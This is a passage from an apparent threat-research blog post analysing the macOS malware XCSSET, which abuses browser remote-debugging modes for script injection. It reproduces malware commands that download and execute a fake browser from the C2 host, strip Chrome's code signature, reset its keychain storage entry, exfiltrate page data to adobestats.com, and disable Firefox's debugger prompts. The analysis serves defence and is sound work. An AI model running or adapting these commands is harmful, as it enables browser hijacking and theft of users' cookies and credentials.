XCSSET Update: Abuse of Browser Debug Modes, Findings from the C2 Server, and an Inactive Ransomware Module

Appendix

Introduction

In our first blog post and technical brief for XCSSET, we discussed the depths of its dangers for Xcode developers and the way it cleverly took advantage of two macOS vulnerabilities to maximize what it can take from an infected machine. This update covers the third exploit found that takes advantage of other popular browsers on macOS to implant UXSS injection. It also details what we've discovered from investigating the command-and-control server's source directory — notably, a ransomware feature that has yet to be deployed.

Recap: Malware Capability List

Aside from its initial entry behavior (which has been discussed previously), here is a summarized list of capabilities based on the source files found in the server:

- Repackages payload modules to masquerade as well-known mac apps
- Infects local Xcode and CocoaPods projects and injects malware to execute when infected project builds
- Uses two zero-day exploits and trojanizes the Safari app to exfiltrate data
    - Uses a Data Vault zero-day vulnerability to dump and steal Safari cookie data
    - Abuses the Safari development version (SafariWebkitForDevelopment) to inject UXSS backdoor JS payload
- Injects malicious JS payload code to popular browsers via UXSS
    - Exploits the browser debugging mode for affected Chrome-based and similar browsers
- Collects QQ, WeChat, Telegram, and Skype user data in the infected machine (also forces the user to allow Skype and WeChat access to security and privacy settings)
- Collects Evernote and Notes.app data in infected machine
- Collects screenshots of the infected machine's current desktop
- Collects target files and sends them to the server (Xcode projects, files based on server query)
- Encrypts files under certain folders and displays a ransom note to possible targeted victims
- Disables firewall and automatic updates on the infected machine
- Sets up remote SSH for remotely accessing the victim machine


Abuse of the Remote Debug Mode in Popular Browsers

While the malware authors have given specific attention to Safari, they have also created other modules for downloading and executing malware masquerading as other browsers, which then launch the debugger modes of legitimate browsers to hijack them and perform UXSS backdoor injection. These are downloaded to ~Library/Containers/com.apple.Siri/Data/.

The following is a list of browsers aside from Safari that these modules affect:

- Brave by Brave Software (brave_remote)
- Google Chrome (chrome_remote, chrome_data)
- Microsoft Edge (edge_remote)
- Mozilla Firefox (firefox_remote)
- Opera (opera_remote, opera_data)
- Qihoo 360 Browser (360_remote)
- Yandex Browser (yandex_remote)


In the “remote” modules, the script first kills the legitimate process of the browser.



```
set isRunning to do shell script "ps aux | grep -v grep | grep -ci firefoxd || echo 0  2>&1 &>/dev/null"

if isRunning is not equal to "0" then

    do shell script "pkill -9 firefoxd || true"

    log "check loop killed active..."

    delay 3
```

Figure 1. Code killing legitimate browser process

It then downloads and executes a file from the server that poses as the affected browser.




```
set comFileOld to quoted form of (do shell script ("echo ~/Library/Containers/firefoxd"))

do shell script "rm -f " & comFileOld & " || true"

set comFile to quoted form of (do shell script ("echo ~/Library/Containers/com.apple.Siri/Data/firefoxd"))


log "downloading firefoxd..."

try
    do shell script "curl -ks -o " & comFile & " https://<?=$domain?>/agent/bin/firefoxd --create-dirs"
on error the errorMessage number the errorNumber
    log ("failed downloading firefoxd: " & errorMessage)
    return
end try

do shell script "chmod +x " & comFile

do shell script "exec " & comFile & "  &> /dev/null & echo $!"

delay 600
```

Figure 2. Downloading and executing the fake browser

Below is an analysis of the downloaded browser file agentd (from chrome_remote):

It does not perform any operation on first execution. But on the second execution initiated by the user when accessing the URL appleid.apple.com, we can see the payload that it deploys:



```
[redacted]Mac Data % ./agentd
Daemon started. port: 19234. domain: https://adobestats.com
Already modded /Applications/Google Chrome.app
Waiting for Chrome to start...
services count: 0
services count: 0
Chrome launched starting...
AGENT SPAWNED
services count: 0
services count: 0
services count: 0
services count: 0
services count: 0
services count: 0
services count: 0
services count: 0
services count: 0
services count: 0
services count: 0
services count: 0
services count: 0
services count: 0
services count: 0
SPAWNED WORKER FOR https://appleid.apple.com/
socket connection successful
executed appleid payloadeval(atob("CihmdW5jdGlvbigpIHsKICAgI
2FnZShtZXNzKXsKCnZhciBCYXNlNjQ9e19rZXlTdHI6IkFCQ0RFRkdISUpLT
y89Iix1bmNvZGU6ZnVuY3Rpb24ocil7dmFyIHQsZSxyLGFsaCxuLGQsOzAiT
```

```
[illegible]
yk7Cn0oKSk7"));
executed global payload
services count: 1
services count: 1
services count: 1
services count: 1
IDMSA RUN
services count: 1
services count: 1
services count: 1
services count: 1
LOAD EVENT FIRED
executed appleid payloadeval(atob("CihmdW5
2FnZShtZXNzKXsKCnZhciBCYXNlNjQ9e19rZXlTdHI
y89Iix1bmNvZGU6ZnVuY3Rpb24ocil7dmFyIHQsZSx
[illegible]
```

```
yk7Cn0oKSk7"));
executed global payload
all cookies sent req page cookies
page cookies sent
looks good staying.
services count: 1
services count: 1
services count: 1
services count: 1
socket connection disconnected: nil
services count: 1
Chrome exited...
AGENT DEINITED
KILLED WORKER FOR ws://127.0.0.1:19234/devtools/page/CDADFCAD0E1626
services count: 0
```

Figure 3. The second execution of agentd

Here is how the file progresses during payload execution:

```
# 1. get chrome path by bundle id
/bin/bash -c mdfind kMDItemCFBundleIdentifier = 'com.google.Chrome'
# 2. check if the fake chrome exists. If yes, jump to step 11.
/bin/bash -c [ -f '/Applications/Google Chrome.app/Contents/MacOS/Chrome' ] && echo '1' || echo '0'
# 3. remove chrome.app attributes recursively, maybe bypass gatekeeper
/bin/bash -c xattr -cr '/Applications/Google Chrome.app'
# 4. remove signature to add fake chrome file, and patch Info.plist
/bin/bash -c codesign --remove-signature '/Applications/Google Chrome.app'
# 5. create fake chrome: run in debug mode with debugging port specified
/bin/bash -c echo '#!/usr/bin/env bash\nexec "/Applications/Google Chrome.app/Contents/MacOS/Google Chrome" --remote-debugging-port=19234' > '/Applications/Google Chrome.app/Contents/MacOS/Chrome'
# 6. make fake chrome executable
/bin/bash -c chmod +x '/Applications/Google Chrome.app/Contents/MacOS/Chrome'
# 7. replace the "Google Chrome" with the fake "Chrome" when user open the app
/bin/bash -c plutil -replace CFBundleExecutable -string 'Chrome' '/Applications/Google Chrome.app/Contents/Info.plist'
# 8. change the URL from "https://tools.google.com/service/update2"
/bin/bash -c plutil -replace KSUpdateURL -string 'https://tools.google.com/service/update/chrome' '/Applications/Google Chrome.app/Contents/Info.plist'
# 9. register applications search paths to the Launch Service database.
/bin/bash -c /System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/LaunchServices.framework/Versions/A/Support/lsregister -f '/Applications/Google Chrome.app'
# 10. delete password authentication (similar with the 0-day in safari_remote)
security delete-generic-password -l 'Chrome Safe Storage'
security add-generic-password -a login -s 'Chrome Safe Storage' -A
```

```
# 11. query $cors_targets
/bin/bash -c curl --connect-timeout 10 -ks 'https://adobestats.com/agent/agentd.php?cors&user=fuzz'
# 12. query every page json info from debugger server, and then post it to C&C server to get the JS payload.
while true;
do;
/bin/bash -c curl -s http://127.0.0.1:19234/json # query the debugger server
/bin/bash -c curl --connect-timeout 10 -ks -H 'Content-Type: application/json' --data '[
```


```
{
   "description": "",
   "devtoolsFrontendUrl": "/devtools/inspector.html?ws=127.0.0.1:19234/devtools/page/CDADFCAD0E1626964F2611B1D318C6C4",
   "id": "CDADFCAD0E1626964F2611B1D318C6C4",
   "title": "Manage your Apple ID - Apple",
   "type": "page",
   "url": "https://appleid.apple.com/#!&page=signin",
   "webSocketDebuggerUrl": "ws://127.0.0.1:19234/devtools/page/CDADFCAD0E1626964F2611B1D318C6C4"
```

```
}, {
   "description": "",
   "devtoolsFrontendUrl": "/devtools/inspector.html?ws=127.0.0.1:19234/devtools/page/BDBCEABCD68772E805FD3ACDF50E6836",
   "faviconUrl": "https://www.baidu.com/favicon.ico",
   "id": "BDBCEABCD68772E805FD3ACDF50E6836",
   "title": "appleid_百度搜索",
   "type": "page",
   "url": "https://www.baidu.com/s?ie=utf-8&f=8&rsv_bp=1&rsv_idx=1&ch=&tn=baidu&bar=&wd=appleid&rn=&fenlei=256&oq=&rsv_pq=c62c2f5c0001e5ff&rsv_t=9ff6rVhqOxrFPLQsc11x1PziI6mKBXsm%2FkkLaqZW9RR6ETszNbkEcFJTwr0&rqlang=cn",
   "webSocketDebuggerUrl": "ws://127.0.0.1:19234/devtools/page/BDBCEABCD68772E805FD3ACDF50E6836"
}, {
   "description": "",
   "devtoolsFrontendUrl": "/devtools/inspector.html?
ws=127.0.0.1:19234/devtools/page/44669D12E7E6F2B57F8C109DE3D17FB0",
   "id": "44669D12E7E6F2B57F8C109DE3D17FB0",
   "title": "New Tab",
   "type": "page",
   "url": "chrome://newtab/",
   "webSocketDebuggerUrl":
"ws://127.0.0.1:19234/devtools/page/44669D12E7E6F2B57F8C109DE3D17FB0"
},
{
    "description": "",
    "devtoolsFrontendUrl": "/devtools/inspector.html?
ws=127.0.0.1:19234/devtools/page/AC0A6603AC4FE9F4189991167CE4B763",
    "id": "AC0A6603AC4FE9F4189991167CE4B763",
    "title": "Chrome Media Router",
    "type": "background_page",
    "url": "chrome-
extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm/_generated_background_pag
e.html",
    "webSocketDebuggerUrl":
"ws://127.0.0.1:19234/devtools/page/AC0A6603AC4FE9F4189991167CE4B763"
} ]' https://adobestats.com/agent/agentd.php # request for the payload
done;
```

Figures 4. Progression of execution in agentd

What's notable here is that the malware launches the normal browser in remote debugging mode so that it can manipulate every page in the browser, which includes the JavaScript injection. It also uses this same trick in other Chrome-based browsers with their respective remote binary module:

- firefox_remote (firefoxd)



\agent\bin\firefoxd
Debugger Options Windows Help
No debugger
Instruction Data Unexplored External symbol
IDA View-A Pseudocode-B Pseudocode-A Strings window Hex View-1
Segment
__text
__text
__text
__text
rrorV16errorDes...

```
__cstring:000000010004FEF0                      db 'exec "',0
__cstring:000000010004FF0B                      align 4
__cstring:000000010004FF0C                      db 0
__cstring:000000010004FF0D                      align 10h
__cstring:000000010004FF10 aContentsMacosF_0 db '/Contents/MacOS/firefox" --start-debugger-server ws:',
__cstring:000000010004FF45                      align 8
```

Figure 5. Reference code in firefoxd that indicates launching the browser in remote debugging mode

Notably, there is a difference in the executed behavior compared to agentd — mainly changing its default preferences regarding the debugger version of the software.


In the default config file prefs.js, it simply tells the user not to edit the file, yet the malware can edit this for its own gain.



```
[redacted] ~ % cat "/[redacted]/Library/Application Support/Firefox/Profiles/mrvrzo17.default-release/prefs.js"
// Mozilla User Preferences

// DO NOT EDIT THIS FILE.
//
// If you make changes to this file while the application is running,
// the changes will be overwritten when the application exits.
//
// To change a preference value, you can either:
// - modify it via the UI (e.g. via about:config in the browser); or
// - set it within a user.js file in your profile.

user_pref("app.normandy.first_run", false);
user_pref("app.normandy.migrationsApplied", 10);
user_pref("app.normandy.user_id", "80c03ad9-ce21-844c-a396-ed7fd36e9e68");
user_pref("app.update.auto", false);
user_pref("app.update.lastUpdateTime.addon-background-update-timer", 1596679899);
```

Figure 6. Default preferences of firefoxd

By default, Firefox will attempt to deny the remote debugger execution:


Firefox File Edit View History Bookmarks Tools Window Help
Advanced Preferences
Firefox Privacy Notice — Mozill
Firefox
about:config

Proceed with Caution

Changing advanced configuration preferences can impact Firefox performance or security.

✓ Warn me when I attempt to access these preferences


Accept the Risk and Continue
Firefox
about:config

debugger.remote

devtools.debugger.remote-enabled	false
devtools.debugger.remote-host	localhost
devtools.debugger.remote-port	6000
devtools.debugger.remote-timeout	20000
devtools.debugger.remote-websocket	false
debugger.remote	● Boolean ○ Number ○ String

Figure 7. Default Firefox configuration

It will also prompt the user when a new debugging client is attempting to connect:



devtools.debugger.prompt-connection true

debugger.prompt

Incoming Connection

An incoming request to permit remote debugging connection was detected. A remote client can take complete control over your browser!


Client Endpoint: 127.0.0.1:51763
Server Endpoint: 127.0.0.1:6000

Allow connection?

Figure 8. Firefox debug request

The malware looks for the default configuration file for browser preferences, then modifies certain default entries related to the features mentioned above:

1. Enable remote debugging
2. Enable chrome options
3. Disable GUI that prompts when the opened debugged browser tried to connect
4. Disable Content Security Policy (CSP) feature
5. Disable automatic updates




```
# 1. find the firefox preferences config file path to modify it
find $HOME'/Library/Application Support/Firefox/Profiles' -type f -name 'prefs.js'
# 2. enable remote debug (default:false)
sed -i '' -n -e '/^user_pref("devtools.debugger.remote-enabled", true);/!p' -e '$a\ user_pref("devtools.debugger.remote-enabled", true);' /path/to/prefs.js
# 3.  enable chrome options (default:false)
sed -i '' -n -e '/^user_pref("devtools.chrome.enabled", true);/!p' -e '$a\ user_pref("devtools.chrome.enabled", true);' /path/to/prefs.js
# 4. disable alert GUI when a debugging client trying to connect (default:true)
sed -i '' -n -e '/^user_pref("devtools.debugger.prompt-connection", false);/!p' -e '$a\ user_pref("devtools.debugger.prompt-connection", false);' /path/to/prefs.js
# 5. disable CSP (Content Security Policy) (default:true)
